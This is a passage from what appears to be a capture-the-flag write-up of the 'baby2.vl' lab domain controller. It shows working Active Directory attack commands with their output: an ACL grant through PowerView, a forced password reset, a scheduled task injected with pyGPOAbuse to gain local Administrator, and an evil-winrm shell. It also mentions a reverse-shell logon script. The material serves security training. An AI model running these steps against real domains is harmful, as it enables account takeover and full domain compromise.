Import-Module .\PowerView.ps1
Using the function Add-DomainObjectAcl to grant Amelia.Griffiths GenericAll over GPOADM. This function modifies the ACL/ACE entries for a given Active Directory target object — available -Rights are All, ResetPassword, WriteMembers, DCSync, or a manual extended rights GUID.
Add-DomainObjectAcl -TargetIdentity GPOADM -Rights All -PrincipalIdentity amelia.griffiths
Now the next step is to change the password of the GPOADM user. For that we will be using the PowerView module Set-DomainUserPassword:
$BadPassword = ConvertTo-SecureString 'K@san3Hackt0!' -AsPlainText -Force
Set-DomainUserPassword -Identity GPOADM -AccountPassword $BadPassword

Now let's validate all this with nxc:
nxc smb 10.129.234.72 -u 'gpoadm' -p 'K@san3Hackt0!'
# [+] baby2.vl\gpoadm:K@san3Hackt0!

Success! Credentials confirmed: GPOADM : K@san3Hackt0!.
Privilege Escalation — GPO Abuse
With BloodHound we can see that the user GPOADM has GenericAll over DEFAULT DOMAIN POLICY and DEFAULT DOMAIN CONTROLLERS POLICY:

The user [email protected] has GenericAll permissions to both GPOs. This is also known as full control — this permission allows the trustee to manipulate the target object however they wish. With full control of a GPO, you may make modifications to that GPO which will then apply to the users and computers affected by the GPO.
pyGPOAbuse.py can be used for that purpose:
pyGPOAbuse 'baby2.vl/GPOADM:K@san3Hackt0!' -gpo-id 31B2F340-016D-11D2-945F-00C04FB984F9 -command 'net localgroup Administrators GPOADM /add' -f -v
# [*] Version updated
# [+] ScheduledTask TASK_1fefdb38 created!
Now that we modified the GPO to include GPOADM into the Administrators group, we shall wait until the scheduled task executes. Once that happens we will be able to connect as GPOADM as local Administrator. With nxc a Pwn3d! means that this account is now local admin:
nxc smb 10.129.234.72 -u 'gpoadm' -p 'K@san3Hackt0!'
# [+] baby2.vl\gpoadm:K@san3Hackt0! (Pwn3d!)

evil-winrm -i 10.129.234.72 -u 'gpoadm' -p 'K@san3Hackt0!'

Shell obtained with local Administrator privileges. Root flag retrieved from C:\Users\Administrator\Desktop\root.txt.
Flags
| Flag | Path | Value |
|---|---|---|
| User | C:\user.txt |
FLAG{REDACTED} |
| Root | C:\Users\Administrator\Desktop\root.txt |
FLAG{REDACTED} |
Conclusion
- A two-phase Nmap scan identified a Windows DC with SMB, LDAP, Kerberos, and RDP exposed; the domain
baby2.vland hostnamedc.baby2.vlwere confirmed via SSL certificate SAN and RDP NTLM info. - Guest SMB access revealed a
homesshare with all user directories empty; RID brute-force via Guest session produced the full user list; username-as-password spray returned Carl.Moore : Carl.Moore and library : library. - The
appsshare contained alogin.vbs.lnkshortcut pointing to a logon script in SYSVOL; despitesmbmapreporting read-only access, the scripts folder accepted uploads; a maliciouslogin.vbswrapping a PowerShell reverse shell was uploaded and triggered whenAmelia.Griffithslogged in. - BloodHound revealed
Amelia.Griffiths→LEGACYgroup → WriteDACL onGPOADM; PowerView'sAdd-DomainObjectAclgrantedGenericAllonGPOADM, thenSet-DomainUserPasswordchanged its password to GPOADM : K@san3Hackt0!. - BloodHound confirmed
GPOADMheldGenericAllover the Default Domain Policy and Default Domain Controllers Policy GPOs;pyGPOAbuseinjected a scheduled task addingGPOADMto local Administrators; after Group Policy refresh,(Pwn3d!)confirmed elevation andevil-winrmdelivered the root flag.
The system fell because Guest SMB write access to SYSVOL allowed hijacking a domain-wide logon script, weak username-as-password credentials provided the authenticated pivot needed to enumerate the ACL chain, and GPO write permissions on domain-wide policies enabled silent local administrator escalation without any exploit or hash cracking.